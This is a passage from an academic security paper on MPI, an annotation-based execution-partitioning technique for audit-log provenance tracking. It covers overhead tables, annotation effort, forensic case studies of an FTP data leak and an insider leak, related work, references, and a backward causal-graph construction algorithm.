Space overhead: We measure the space overhead of MPI and compare it with the overhead of event loop based partitioning, on the aforementioned three provenance tracking systems. We measure the overhead of MPI and BEEP on Linux Audit and LPM-HiFi by comparing the logs generated by the original binaries and the instrumented binaries. ProTracer requires unit information to eliminate redundant system events (e.g., multiple reads of a file within a unit). Therefore, it needs to work with an execution partitioning scheme. We hence compare the ProTracer logs by BEEP and by MPI. Note that BEEP+ProTracer is equivalent to the original ProTracer system [46] and in MPI+ProTracer we retain the efficient runtime of the original ProTracer but replace the partitioning component with MPI. Since BEEP supports only one low-level perspective, we only annotate one perspective in MPI during comparison. The overhead of multiple perspectives is in Appendix D.

The results are shown in Table 1. The table contains the following information (column by column): 1) Application. 2) Perspective for partitioning. 3) Overhead of BEEP on Linux Audit, i.e., comparing the Linux Audit log sizes with and without BEEP. 4) Overhead of BEEP on LPM-HiFi with the raw log format. 5) Overhead of BEEP on LPM-HiFi with its Gzip enabled user space reporter tool. 6-8) Overhead of MPI on BEEP and LPM-HiFi. 9) Log size of BEEP on (original) ProTracer. 10) Log size of MPI on ProTracer. Note that Linux Audit and LPM-HiFi have different provenance collection mechanisms, i.e. system call interception for Linux Audit and LSM for LPM-HiFi. This leads to different space overheads. LPM-HiFi provides different user space reporters, and the Gzip enabled reporter has less space overhead.

Observe that for most programs our approach has less overhead on all the three platforms. For programs like document readers and video players, both approaches show very little overhead. These programs do not need to switch between different tasks frequently, which means they rarely trigger the instrumented code. Our approach shows significant better results for many programs like web browsers, P2P clients, HTTP and FTP programs including servers and clients due to a few reasons. Firstly, in these programs, the events handled by the event handling loop are at a very low level, whereas MPI can partition execution at a much higher level. Thus there are fewer unit context switches in our system, and multiple execution units in BEEP are grouped into one in our system without losing precision. For example in Apache, a remote HTTP request can lead to redirection, and the Apache server needs a few BEEP execution units to handle it. This triggers the instrumented code several times. But in MPI, multiple requests, including their redirections, of a same connection are grouped together. Thus, the instrumentation (for unit context switch) is triggered less frequently. Another reason is that we avoid meaningless execution units. For example in benchmark Transmission, BEEP execution units are based on time events, leading to many redundant units. This is avoided in MPI. Firefox has high overhead in both systems. When multiple tabs are opened, Firefox processes them in the background with threads. Since most of the requests involve network or file I/O, a lot of system/unit context switches are triggered, leading to the overhead. Despite this, the overhead of our system is about one third of that of BEEP. Note that there is another advantage of MPI that cannot be quantified –MPI does not require extensive training to detect low level memory dependencies. During our experiments, we had to add test inputs to the training sets of BEEP to ensure the provenance was not broken for a number of applications (e.g., Firefox).

We want to point out that with MPI, we can even reduce space overhead for the highly efficient ProTracer system and the reduction is substantial for a few cases. This is because MPI produces higher level execution units (compared to BEEP/ProTracer), leading to fewer units, more events in each unit and hence more redundancies eliminated by the ProTracer runtime. Also note that all the advantages of MPI over BEEP (e.g., without requiring extensive training and rich high-level semantics) are also advantages over ProTracer as the original ProTracer system relies on BEEP. We have ran MPI for 24 hours with a regular workload. The generated audit log has 680MB with 80MB by MPI. Details can be found in Appendix D.

Run time overhead: We measure the run time overhead caused by our instrumentation. For server programs, we use standard benchmarks. For example, for the Apache web server, we use the *ab* [1] benchmark. For programs that do not have standard test benchmarks, but support batch mode (e.g., Vim), we translate a number of typical use cases to test scripts to drive the executions. We preclude highly interactive programs.

For each application, we choose the same perspectives as the previous experiment, and the results are shown

Table 1: Space Overhead

Application	Level	BEEP Space Overhead			MPI Space Overhead			BEEP	MPI
		Linux Audit	LPM-HiFi (Raw - Gzip)		Linux Audit	LPM-HiFi (Raw - Gzip)		ProTracer (MB)	
Apache	HTTP Connection	15.38%	12.87%	0.64%	5.37%	3.75%	0.16%	22.12	20.08
Bash	Command	0.45%	0.34%	0.01%	0.41%	0.34%	0.01%	1.01	0.78
Evince	Document File	3.72%	4.98%	0.25%	0.04%	0.04%	0.00%	0.22	0.21
Firefox	Tab	42.16%	38.23%	1.01%	18.20%	13.24%	0.52%	593.23	228.54
Krusader	Command	26.54%	24.53%	0.09%	5.71%	4.89%	0.24%	2.31	2.31
Wget	Request	0.43%	0.33%	0.01%	0.42%	0.33%	0.01%	4.33	4.33
Most	File	0.05%	0.04%	0.00%	0.05%	0.04%	0.00%	1.78	1.78
MC	Command	0.93%	0.75%	0.01%	0.90%	0.75%	0.01%	3.43	1.89
Mplayer	Video File	0.04%	0.04%	0.00%	0.04%	0.04%	0.00%	0.34	0.34
MPV	Video File	0.09%	0.03%	0.00%	0.09%	0.03%	0.00%	0.58	0.58
Nano	File	0.29%	0.11%	0.01%	0.01%	0.01%	0.00%	8.23	2.46
Pine	Command	8.11%	6.09%	0.27%	7.28%	4.09%	0.13%	34.23	14.32
ProFTPd	FTP Connection	4.61%	3.45%	0.17%	2.11%	1.27%	0.06%	24.98	20.35
SKOD	FTP Connection	5.99%	3.89%	0.17%	2.68%	1.99%	0.10%	25.35	22.73
TinyHTTPd	HTTP Connection	8.94%	5.32%	0.32%	2.72%	1.08%	0.04%	43.24	37.48
Transmission	Torrent File	18.41%	18.33%	1.03%	0.12%	0.12%	0.01%	8.34	8.23
Vim	File	2.23%	2.32%	0.12%	0.13%	0.13%	0.01%	17.23	9.48
W3M	Tab	38.74%	30.45%	1.07%	24.67%	18.23%	0.19%	145.26	73.26
Xpdf	Document File	0.03%	0.07%	0.00%	0.03%	0.07%	0.00%	0.45	0.45
Yafc	FTP Connection	3.44%	1.78%	0.09%	2.60%	0.87%	0.04%	26.34	18.27




Figure 14: Run time overhead for each applications (Overhead percentage v.s. applications)

in Figure 14. For each program, we have eight bars. ①MPI-Native: the overhead of MPI without any provenance system over native run. ②MPI-ProTracer: the overhead of MPI over ProTracer. ③MPI-LPM: the overhead of MPI over LPM-HiFi. ④MPI-Audit: the overhead of MPI over Linux Audit. The other four bars denote the overhead of BEEP. As we can see from the graph, most applications have less than 1% run time overhead for all situations, which is acceptable. Comparing with BEEP, MPI shows less overhead in all cases. The low run time overhead is due to the following factors. Firstly, compared with the original program, the number of instrumented instructions is quite small. Secondly, most of the instructions are rarely triggered. Thirdly, our instrumentation mainly contains memory operations like comparing the newly assigned *identifier* value with the cached value.

4.2 Annotation Efforts

Table 2: Annotation Efforts

Application	LOC	Annotation				Inst
		ID	IND	Chann	DEL	
Vim	313,283	3	3	2	0	878
Yafc	22,823	2	3	0	1	111
Firefox	8,073,181	3	32	0	1	6,867
TuxPaint	41,682	2	2	0	0	121
Pine	353,665	2	2	2	0	746
Apache	168,801	2	2	0	1	2,437
MC	135,668	2	2	1	0	3,332
ProFTPd	307,050	3	3	0	1	4,905
Transmission	111,903	2	4	0	1	66
W3M	67,291	2	2	0	1	3,718

In this experiment, we measure the effectiveness of the annotation miner and the number of annotations eventually added. The annotation results are shown in Table 2. We only show some representative programs as the others have similar results. We present the applications in the first column, and their sizes (measured by SLOCCount [13]) in the second column. In the next four columns, we show the number of annotations needed for @identifier, @indicator, @channel, and @delegator. For each program, we provide two or more perspectives, as denoted by the number of @identifier annotations. In the last column, we show the instrumentation places automatically identified by our compiler pass. Less than 20% of these places were covered by our profiling runs. In other words, a training based method like that in BEEP/ProTracer would not be able to cover all these places.




Figure 15: Annotation miner results

To evaluate the annotation miner, we use the 20 programs in Table 1. For each program, we report the ranking of the unit/delegator data structures that we eventually choose to annotate. There are totally 52 of them. All the 6 delegator data structures are correctly ranked the top. That is because they are mainly used in worker threads,

which have relatively fewer data structures. For the 46 unit data structures that we eventually annotate, 36 of them are ranked at the first place, 8 at the second place, and the remaining 2 at the third place. Figure 15 shows the reported data structures for Vim, Firefox and HTTPd. Each plane denotes the results for a perspective. The highlighted data structures are the ones that we eventually choose to annotate. The reason why we do not always annotate the top data structures is that they are typically the *shadow* data structures of the real unit data structures. They usually store meta-data related to units, causing them to have higher ranks than the real unit data structure. With the help of the miner, we spent minutes to hours to finalize the annotations. We argue that such efforts are manageable. More importantly, they are one-time efforts.

4.3 Attack Investigation

To evaluate MPI's effectiveness in attack investigation, we apply it on 13 realistic attack cases used in previous works [32, 43, 44, 46]. The results show that MPI is able to correctly identify the root causes with very succinct causal graphs for all cases. Moreover, MPI generates fewer execution units using the perspectives in Table 1, when compared to BEEP/ProTracer. On average, the number of units generated by MPI is only 25% of that by BEEP/ProTracer. For attacks involving GUI programs (e.g., Firefox), the number is 8%, and in an extreme attack case involving Transmission, it is less than 1%. In terms of the generated attack graphs, MPI can reduce the number of nodes to 92% and the number of edges to 83% on average. Note that it is because these attacks have simple propagation paths such that the BEEP/ProTracer graphs are quite succinct. For complicated cases, MPI can reduce the graphs to 76%(nodes)/62%(edges). In addition, we evaluate it on a few other realistic attack cases. Next, we show one such case. Two more cases are presented in Appendix C to demonstrate the advantages of MPI over BEEP/ProTracer in an insider threat and in tracking complex browsing behaviors in Firefox.

Case: FTP Data Leak. Exploiting system misconfiguration to acquire valuable sensitive information is a common attack vector [9, 14]. It is important to assess and control damages once the problem is noticed. In the following incident, an FTP administrator accidentally configured the root directory of many users to a folder containing classified files, and gave them read accesses. After noticing the problem, he shut down the server and then conducted investigation to figure out the significance of the potential information leak. In the duration of the misconfiguration, there are thousands of connections from a large number of users. The number of classified files is also large.

In Figure 16, we show a number of possible investigation perspectives for the FTP server application. Event




Figure 16: FTP server partitioning perspectives

loop based partitioning techniques are based on each command or user request (box 1), and traditional auditing approaches are based on the whole process (box 3). MPI provides choices that align better with the logical structures of the application, such as the session perspective (box 2), i.e., all the commands/requests from a session belong to a unit, the directory perspective (box 4), i.e., all the commands on a given directory are considered a unit, and the user perspective (box 5), i.e., all commands/requests from a user (not limited to an IP address) belong to a unit. Note that all FTP commands are associated with some file or directory as part of its context, and hence we can partition FTP execution based on this information.




Figure 17: FTP server partitioned by BEEP




Figure 18: FTP server partitioned by each connection

Part of the BEEP graph is shown in Figure 17. Observe that each user command is captured as a unit. The simplified graph by MPI with connection based partitioning is shown in Figure 18, and user based partitioning in Figure 19. The connection perspective alleviates the inspector from going through the individual commands. The user perspective can aggregate all the behaviors from a specific user over multiple sessions so that the inspector can hold individual users for responsibilities. Note that a user can use various IP addresses to connect to the server. Without MPI, such semantic information cannot be exposed to the provenance tracking system. The number of nodes in the BEEP, connection (MPI), and user (MPI) graphs are 962, 224, and 78, respectively. We want to point out that the MPI graphs cannot be generated from the BEEP graph by post-processing because of the subtask delegation in this program, i.e., it is difficult to attribute a sub-task to the top level unit that it belongs to with only the low level semantic information in the BEEP graph.

5 Discussion

Similar to many existing works [23, 43, 44, 46, 55], MPI trusts the Linux kernel and the components associated with the audit logging system. Attacks that can bypass the




Figure 19: FTP server partitioned by users

security mechanisms of these systems may cause problems for MPI. Moreover, attacks that target the underlying audit system, such as audit log blurring and log filling, may inject noise to logs, making log inspection difficult. As our system is built on top of existing provenance and operating systems, MPI leverages existing features provided by these systems to mitigate some of the problems. For example, operating systems like Ubuntu now leverages Ubuntu Software Center to deliver trustworthy software which can be used to protect the MPI binaries for benign software. Provenance systems like Hi-Fi uses reference monitor guarantees to protect audit logs, and LPM provides a general framework for trustworthy provenance collection. We argue these are orthogonal challenges to all existing provenance tracking techniques and a complete solution to all these challenges is not the focus of our paper. Instead, the emphasis of MPI is to address dependence explosion caused by long running processes with accuracy and flexibility.

MPI is essentially an add-on service to the OS-level provenance collection system (e.g. the Linux Audit system, LPM-HiFi, and ProTracer). System calls can be too coarse-grained. Fine-grained events, such as library calls or even instruction level dependencies, may need to be captured for some sophisticated attacks. We argue that the multiple perspective partitioning enabled by MPI is orthogonal. It is independent of the granularity of the events captured by the underlying provenance system. It can be easily integrated with systems of various granularities.

MPI requires program source code. We believe that the semantic information needed to enable multiple perspective partitioning is difficult to acquire through binary analysis for complex programs such as Firefox. If it is necessary to partition the execution of a binary, training and event loop based approaches such as BEEP could be used together with MPI. In the worst cases, MPI treats the entire process execution as a unit. Note that this approximation is only problematic for long running processes. Many malware executables are likely not long running such that treating a whole process as a unit does not introduce a lot of bogus dependencies. Also note that such approximation does not miss provenance so that the attack path is still captured. It is just that more efforts may be needed to go through the causal graph.

MPI relies on source code annotations, which are widely used in practice. Windows developers explicitly plant logging commands in their software source code to customize ETW auditing. Both GCC and LLVM provide advanced language features [4, 6, 7] that are triggered by annotations. For example, Firefox has 926 different types of annotations. The stack-only class annotation "NS_-STACK_CLASS" has 406 uses through out the code base. In contrast, we only introduce 36 annotations (of 4 types) in Firefox. As MPI is based on source code level annotation and compiler instrumentation, it cannot find units within dynamic code. However, in practice, we find that unit boundaries mostly lie in static code. For example, JavaScript code can be grouped into different tabs. Thus, dynamic code can be attributed to tab units.

6 Related work

Many approaches have been proposed for system level provenance tracking. Detailed comparison of MPI with existing audit systems [10, 31, 43–45] can be found in §2. Another important approach is to monitor the internal kernel objects (e.g., the file system [27, 49, 50, 59–61, 69], or LSM objects [23, 32, 55]) to track lineages. The capabilities of these techniques are similar to those of the audit systems. Thus MPI is complementary to such systems. For example in §4, we showed the integration of MPI and LPM-HiFi. System wide record-and-replay techniques [30, 37–39] can also track provenance. These systems record the inputs for all programs, and replay the whole system execution when needed. Such systems require deterministic record-and-replay techniques, which are open research problems, and cause more space overhead. Whole system tainting [28, 35, 52, 68] is another method of tracking provenance. By tainting all inputs to a system and tracking their propagation, such systems can record the needed provenance data. These techniques need to deal with the granularity problem as the taint set may be explosive for a long living system objects/subjects. MPI can be applied to such systems to overcome the dependency explosion problem and enable multiple perspective inspection.

In [48], researchers propose to develop provenance aware applications. Muniswamy-Reddy *et. al.* [49] provide a library with provenance tracking APIs so that programmers can develop provenance aware applications. Such an approach relies on the programmers to intensively modify their code to leverage the APIs. In contrast, MPI aims to address the partitioning problem. Provenance tracking is through the underlying audit system.

Many works [22, 27, 44, 67] are proposed to reduce the space overhead of provenance tracking based on reachability analysis, Mandatory Access Control (MAC) policies and so on. Provenance visualization [25, 26, 47, 53, 57] and graph compression [34, 54, 58, 63–65] are also proposed to correlate events and reduce graph size to facilitate investigation. These approaches work on generated graphs to compress them for better visualization. As such, they are complementary to MPI, and

can be directly applied to MPI, its provenance logs and graphs. Researchers proposed many machine learning methods [21, 24, 33, 40, 41, 51, 66] to investigate provenance data to find abnormal behaviors. We envision that the multiple perspectives provided by MPI may substantially improve their effectiveness.

7 Conclusion

Execution partitioning is important for addressing dependency explosion in audit logging. However, existing techniques are event loop based. They generate too many small units, require training to detect dependencies across units, and lack information about high level logic tasks. We propose MPI, a technique that partitions based on high level tasks. It allows the user to annotate the data structures corresponding to these task, and leverages compiler to instrument operations of the data structures in order to capture unit context switches and delegations. We implemented a prototype and evaluated it on three existing systems: Linux Audit, ProTracer and LPM-HiFi. The results show that MPI generates much smaller graphs with lower overhead comparing to the state-of-the-art, and avoids broken provenance due to incomplete training.

References

[1] Apache benchmark. https://goo.gl/L7bGOK.

[2] The browser exploitation framework. http://beefproject.com/.

[3] Chinese hacker arrested for leaking 6 million logins. https://goo.gl/AO2Qlz.

[4] Clang language extensions. https://goo.gl/UpniZC.

[5] Event tracing for windows (etw). http://msdn.microsoft.com/en-us/library/windows/desktop/aa363668(v=vs.85).aspx.

[6] Extensions to the c++ language. https://goo.gl/pn19Np.

[7] Extensions to the c language family. https://goo.gl/evrruW.

[8] Github hacked, millions of projects at risk of being modified or deleted. https://goo.gl/EdguGO.

[9] Leaked data. https://haveibeenpwned.com/.

[10] Linux audit subsystem. https://goo.gl/WSwnJB.

[11] Many watering holes, targets in hacks that netted facebook, twitter and apple. https://goo.gl/NIg2Va.

[12] More details on "operation aurora". https://goo.gl/p76ovs.

[13] Sloccount. http://www.dwheeler.com/sloccount/.

[14] The sony hack. https://goo.gl/B4G7Pl.

[15] Tuxpaint. www.tuxpaint.org.

[16] Ubsi. https://github.com/kyuhlee/UBSI.

[17] Vim document: windows. https://goo.gl/Lqp9Gb.

[18] Watering hole attack. https://goo.gl/AcN0dv.

[19] Watering hole attack. https://goo.gl/aw1t9l.

[20] Windows event log. https://msdn.microsoft.com/en-us/library/windows/desktop/aa385780(v=vs.85).aspx.

[21] Arp, D., Spreitzenbarth, M., Hubner, M., Gascon, H., and Rieck, K. Drebin: Effective and explainable detection of android malware in your pocket. NDSS'14.

[22] Bates, A., Butler, K. R., and Moyer, T. Take only what you need: Leveraging mandatory access control policy to reduce provenance storage costs. TaPP '15.

[23] Bates, A., Tian, D. J., Butler, K. R., and Moyer, T. Trustworthy whole-system provenance for the linux kernel. Usenix Security'15.

[24] Beschastnikh, I., Brun, Y., Schneider, S., Sloan, M., and Ernst, M. D. Leveraging existing instrumentation to automatically infer invariant-constrained models. ESEC/FSE'11.

[25] Bevan, C. F., and Young, R. M. Planning Attack Graphs. In *ACSAC* (2011).

[26] Borkin, M. A., Yeh, C. S., Boyd, M., Macko, P., Gajos, K. Z., Seltzer, M., and Pfister, H. Evaluation of filesystem provenance visualization tools. *IEEE Transactions on Visualization and Computer Graphics 19*, 12 (Dec. 2013), 2476–2485.

[27] Braun, U., Garfinkel, S., Holland, D. A., Muniswamy-Reddy, K.-K., and Seltzer, M. I. Issues in automatic provenance collection. In *Provenance and annotation of data*.

[28] Chow, J., Pfaff, B., Garfinkel, T., Christopher, K., and Rosenblum, M. Understanding data lifetime via whole system simulation. USENIX SSYM'04.

[29] Cummings, A., Lewellen, T., McIntire, D., Moore, A. P., and Trzeciak, R. Insider threat study: Illicit cyber activity involving fraud in the us financial services sector. Tech. rep., DTIC Document, 2012.

[30] Devecsery, D., Chow, M., Dou, X., Flinn, J., and Chen, P. M. Eidetic systems. In *11th USENIX Symposium on Operating Systems Design and Implementation (OSDI 14)* (2014), pp. 525–540.

[31] Gehani, A., and Tariq, D. Spade: Support for provenance auditing in distributed environments. Middleware '12.

[32] Goel, A., Po, K., Farhadi, K., Li, Z., and de Lara, E. The taser intrusion recovery system. SOSP '05.

[33] Gu, Z., Pei, K., Wang, Q., Si, L., Zhang, X., and Xu, D. Leaps: Detecting camouflaged attacks with statistical learning guided by program analysis. In *2015 45th Annual IEEE/IFIP International Conference on Dependable Systems and Networks* (June 2015), pp. 57–68.

[34] Guo, Z., Zhou, D., Lin, H., Yang, M., Long, F., Deng, C., Liu, C., and Zhou, L. G^2: A graph processing system for diagnosing distributed systems. USENIX ATC'11.

[35] Jiang, X., Walters, A., Xu, D., Spafford, E. H., Buchholz, F., and Wang, Y.-M. Provenance-aware tracing ofworm break-in and contaminations: A process coloring approach. ICDCS '06, IEEE.

[36] Keeney, M., Kowalski, E., Cappelli, D., Moore, A., Shimeall, T., Rogers, S., et al. Insider threat study: Computer system sabotage in critical infrastructure sectors. *US Secret Service and CERT Coordination Center/SEI* (2005).

[37] Kim, T., Wang, X., Zeldovich, N., and Kaashoek, M. F. Intrusion recovery using selective re-execution. OSDI'10.

[38] King, S. T., and Chen, P. M. Backtracking intrusions. SOSP '03.

[39] King, S. T., Mao, Z. M., Lucchetti, D. G., and Chen, P. M. Enriching intrusion alerts through multi-host causality. NDSS '05.

[40] Kolbitsch, C., Comparetti, P. M., Kruegel, C., Kirda, E., Zhou, X.-y., and Wang, X. Effective and efficient malware detection at the end host. USENIX'09.

[41] Kolbitsch, C., Kirda, E., and Kruegel, C. The power of procrastination: Detection and mitigation of execution-stalling malicious code. CCS '11, ACM.

[42] Kowalski, E., Conway, T., Keverline, S., Williams, M., Cappelli, D., Willke, B., and Moore, A. Insider threat study: Illicit cyber activity in the government sector. *US De-*

partment of Homeland Security, US Secret Service, CERT, and the Software Engineering Institute (Carnegie Mellon University), Tech. Rep (2008).

[43] LEE, K. H., ZHANG, X., AND XU, D. High accuracy attack provenance via binary-based execution partition. NDSS '13.

[44] LEE, K. H., ZHANG, X., AND XU, D. Loggc: garbage collecting audit log. CCS '13.

[45] MA, S., LEE, K. H., KIM, C. H., RHEE, J., ZHANG, X., AND XU, D. Accurate, low cost and instrumentation-free security audit logging for windows. ACSAC '15.

[46] MA, S., ZHANG, X., AND XU, D. Protracer: towards practical provenance tracing by alternating between logging and tainting. NDSS '16.

[47] MEHTA, V., BARTZIS, C., ZHU, H., CLARKE, E., AND WING, J. Ranking Attack Graphs. *9th International Symposium on Recent Advances in Intrusion Detection (RAID'06) 4219* (2006), 127–144.

[48] MILES, S., GROTH, P., MUNROE, S., AND MOREAU, L. Prime: A methodology for developing provenance-aware applications. *ACM Transactions on Software Engineering and Methodology (TOSEM) 20*, 3 (2011), 8.

[49] MUNISWAMY-REDDY, K.-K., BRAUN, U., HOLLAND, D. A., MACKO, P., MACLEAN, D., MARGO, D., SELTZER, M., AND SMOGOR, R. Layering in provenance systems. USENIX ATC'09.

[50] MUNISWAMY-REDDY, K.-K., HOLLAND, D. A., BRAUN, U., AND SELTZER, M. I. Provenance-aware storage systems. Usenix ATC '06.

[51] NAGARAJ, K., KILLIAN, C., AND NEVILLE, J. Structured comparative analysis of systems logs to diagnose performance problems. NSDI'12.

[52] NEWSOME, J., AND SONG, D. X. Dynamic taint analysis for automatic detection, analysis, and signaturegeneration of exploits on commodity software. NDSS'05.

[53] OU, X., BOYER, W. F., AND MCQUEEN, M. A. A scalable approach to attack graph generation. In *Proceedings of the 13th ACM conference on Computer and communications security - CCS '06* (2006), p. 336.

[54] OU, X., GOVINDAVAJHALA, S., AND APPEL, A. MulVAL: A logic-based network security analyzer. *14th USENIX Security ...*, August (2005), 8.

[55] POHLY, D. J., MCLAUGHLIN, S., MCDANIEL, P., AND BUTLER, K. Hi-fi: Collecting high-fidelity whole-system provenance. ACSAC '12.

[56] RANDAZZO, M. R., KEENEY, M., KOWALSKI, E., CAPPELLI, D., AND MOORE, A. Insider threat study: Illicit cyber activity in the banking and finance sector. Tech. rep., DTIC Document, 2005.

[57] SAWILLA, R. E., AND OU, X. Identifying critical attack assets in dependency attack graphs. In *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)* (2008), vol. 5283 LNCS, pp. 18–34.

[58] SHEYNER, O., HAINES, J., JHA, S., LIPPMANN, R., AND WING, J. M. Automated generation and analysis of attack graphs. In *Proceedings - IEEE Symposium on Security and Privacy* (2002), vol. 2002-January, pp. 273–284.

[59] SITARAMAN, S., AND VENKATESAN, S. Forensic analysis of file system intrusions using improved backtracking. IWIA '05.

[60] SUNDARARAMAN, S., SIVATHANU, G., AND ZADOK, E. Selective versioning in a secure disk system. Usenix Security'08.

[61] TIAN, D. J., BATES, A., BUTLER, K. R., AND RANGASWAMI, R. Provusb: Block-level provenance-based data protection for usb storage devices. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2016), CCS '16, ACM, pp. 242–253.

[62] WRIGHT, C., COWAN, C., SMALLEY, S., MORRIS, J., AND KROAH-HARTMAN, G. Linux security modules: General security support for the linux kernel. In *Proceedings of the 11th USENIX Security Symposium* (Berkeley, CA, USA, 2002), USENIX Association, pp. 17–31.

[63] XIE, Y., FENG, D., TAN, Z., CHEN, L., MUNISWAMY-REDDY, K.-K., LI, Y., AND LONG, D. D. A hybrid approach for efficient provenance storage. CIKM '12.

[64] XIE, Y., MUNISWAMY-REDDY, K.-K., FENG, D., LI, Y., AND LONG, D. D. Evaluation of a hybrid approach for efficient provenance storage. *ACM Transactions on Storage (TOS) 9*, 4 (2013), 14.

[65] XIE, Y., MUNISWAMY-REDDY, K.-K., LONG, D. D., AMER, A., FENG, D., AND TAN, Z. Compressing provenance graphs. TaPP'11.

[66] XU, W., HUANG, L., FOX, A., PATTERSON, D., AND JORDAN, M. I. Detecting large-scale system problems by mining console logs. SOSP'09.

[67] XU, Z., WU, Z., LI, Z., JEE, K., RHEE, J., XIAO, X., XU, F., WANG, H., AND JIANG, G. High fidelity data reduction for big data security dependency analysis. CCS '16.

[68] ZELDOVICH, N., BOYD-WICKIZER, S., KOHLER, E., AND MAZIÈRES, D. Making information flow explicit in histar. OSDI '06.

[69] ZHU, N., AND CHIUEH, T.-C. Design, implementation, and evaluation of repairable file service. DSN'13.

A Run Time Optimization

MPI emits special syscall events to denote unit context switches, and channel reads/writes. During causal graph construction Appendix B, the unit context switch events are used to derive unit boundaries and the channel events are used to derive inter-unit dependencies. Note that channel operations are essentially memory reads and writes that need to be exposed as system events. Otherwise, they are invisible to MPI. Inter-unit communication through system resources such as files, sockets, and the system clipboard can be captured by the default underlying system event tracking module without the intervention of MPI.

A naive solution is to emit a unit context switch event upon any indicator update and a channel event upon any channel read/write. However in practice, we observe that (1) an indicator update may not imply the change of the unit context and (2) even though the unit context changes, there may not be any system events that happen in between the two unit context switches. Both cases lead to redundant unit context switch events. Similarly, there are often multiple accesses to the same channel object within the same unit. These accesses must induce the same causality and hence cause redundancy. Since emitting an event entails a system call and hence a context switch, preventing redundant event emission is critical to the efficiency of MPI. We have two approaches to address this problem. One is through the static analysis (§3.4) and the other is runtime optimization. MPI does

not emit any event upon an indicator update. Instead, it simply updates the current unit context (in memory), which has much lower overhead compared to a system call. Upon a regular system call (e.g., file read), it checks if the current unit context is the same as the previous context that was emitted. If not, it emits a unit context switch event right before the system call. Otherwise, it does not emit. Similarly, upon a channel operation, MPI checks if a channel operation by the same unit was logged before. If so, it avoids logging the channel operation.

B Causal Graph Construction

In this section, we discuss the causal graph construction algorithms for backward tracking starting from a symptom event and forward tracking starting from a root cause event. Algorithm 1 shows how to generate the *backward tracking* causal graph for a specific perspective with a given log file and a symptom event. Generating the graphs for all perspectives only requires an easy extension.

Algorithm 1 Backward Causal Graph Construction

Input: L - the event log
l - unit type (i.e., perspective) given in the @*indicator* annotation
e_s - symptom event

Output: G_l - the generated causal graph for perspective l

Variable: $objs$ - system objects/subjects relevant to e_s
s_e, pid_e - the system object/pid of event e
$bUnit$ - if the current unit causally related with e_s
$eventUnit[pid]$ - the events in the current unit of process pid

```
1: objs ← { pid_es, s_es }
2: bUnit ← true
3: for each event e ∈ L in reverse order, starting from e_s do
4:     if e is not a unit context switch event then
5:         eventUnit[pid].add(e)
6:     if e updates any object or subject in objs then
7:         bUnit ← true
8:     if e is a unit context switch event then
9:         if e does not switch to a l unit then
10:            continue
11:        else
12:            if bUnit then
13:                add events in eventUnit[pid_e] to G_l
14:                add accessed objects/subjects in eventUnit[pid_e] to objs
15:            eventUnit[pid_e] ← ∅
16:            bUnit ← false
17: return G_l
```

We use an $objs$ set to represent the system objects, subjects, and channels between units that are directly or indirectly related to the symptom event. The overall procedure of the algorithm is to traverse the log in a reverse order to populate the set and identifies events causally related to the symptom by correlating to some entity in $objs$. At line 1, the algorithm initializes the set to contain the system object accessed by the symptom event and the system subject (i.e., the process of the event). It also marks the current unit as correlated to the symptom (line 2). Then it traverses all the events in the log file in a reverse order, starting from the symptom event (lines 3-17). If the current event e is not a unit context switch event, the algorithm saves it in a temporary list of events for the current unit (line 4-5). If e updates an object (e.g., file and pipe) or spawns a subject (i.e., process) that was identified as related to the symptom (and hence in the $objs$ set), a flag is set to indicate that the current unit is correlated (lines 6-7). If e is a unit context switch, the algorithm further tests if e switches to a unit in the given perspective. If not, the switch event is irrelevant and simply skipped (lines 9-10). Otherwise, it indicates a unit boundary of our interest. The algorithm checks the flag to see if the current unit is causally related to the symptom (lines 11-12). If so, it adds all the events in the current unit to the result graph. It also updates $objs$ with all the objects read by any event in the current unit and all the subjects spawned in the unit (lines 13-14). The temporary event list and the flag are then reset (lines 15-16). Note that when the events are added to the graph, nodes are created and further connected to existing nodes in the graph by the dependencies implied by the events. For example, a file read event entails connecting to the (previously created) file node. Details are elided for brevity.

□ *Example.* Figure 20 shows an example of constructing the backward causal graph. The simplified log entries are shown on the left while the generated graph is shown on the right. The graph is also annotated with events to explain why nodes/edges are introduced. The algorithm generates the graph starting from the symptom event at line 8, which is a write event to the socket *a.a.a.a*. It traverses back and reaches line 7, which is a unit context switch (UCX) event whose *indicator* is 5 and the *identifier* value is 7. Two nodes are hence created representing that a process (node) wrote to a socket (node) whose value is *a.a.a.a*. Going backward, the algorithm further identifies another unit represented in lines 4-6 with the *indicator* value 5 and the *identifier* value 3. This is a different unit instance of the same type and it has no causal relation with the object set that currently contains the socket object and the process. Therefore, all the events in this unit are dropped. The algorithm continues to traverse backward and encounter another unit in lines 1-3. Line 2 indicates that it reads file *index.html*, so the subgraph for lines 1-3 is file *index.html* being read by the process. Note that the value of *identifier* indicates lines 1-3 and lines 7-8 belong to the same unit (instance), which means that the application is working on the same task. Hence, the global causal graph is updated by joining the two subgraphs. The result graph is shown on the right hand side.




Figure 20: An example of constructing backward causal graph. (*UCX* is short for *Unit Context Switch*, *FDR* is short for *File Descriptor Read*, and *SKW* is short for *Socket Write*.)

The forward graph construction algorithm is similar and hence omitted.

Essence of MPI and Memory Dependencies. From the graph construction Algorithm 1, one can observe that all the events in a unit are considered correlated. If there is a single event (within a unit) that has any direct/indirect dependency with the symptom, all the events in the unit are added to the graph and all the objects/subjects accessed by the unit are considered correlated. As such, MPI does not need to track any fine-grained (memory) dependencies *within a unit*. Dependencies across units are either captured through system level dependencies (e.g., file/socket reads and writes) or explicitly indicated by the user through the channel annotation.

C Case Studies

Case: Insider Threat. In attacks such as watering hole and phishing emails, the adversaries apply external influences and wait for the employees to make mistakes. However, it is also very common that attacks are launched from inside the enterprise (e.g., by malicious or former employees). In fact, a large number of such cases had been reported [29, 36, 42, 56]. Next, we simulate such an attack.

A computer game development company noticed that the graphical design of a to-be-announced game was leaked on an online gaming forum. The company started investigation, trying to understand how this design was leaked and who should be held responsible. The investigator first conducted forward tracking from the design file but found that the file was neither sent outside by any email nor copied by any employee to their own devices. She further suspected that some old version of the file was leaked instead of the current version. Even though the old versions of the design file did not explicitly exist any more, the provenance of the file was tracked by the audit system.

She first conducted backward tracking to disclose all the past versions (with the name "p_v" plus the version number) and then forward tracking to see how these versions were propagated/used. Assume that she used BEEP first. She quickly noticed a number of problems in the BEEP graph that makes manual inspection difficult.




Figure 21: Event handling loop based solution

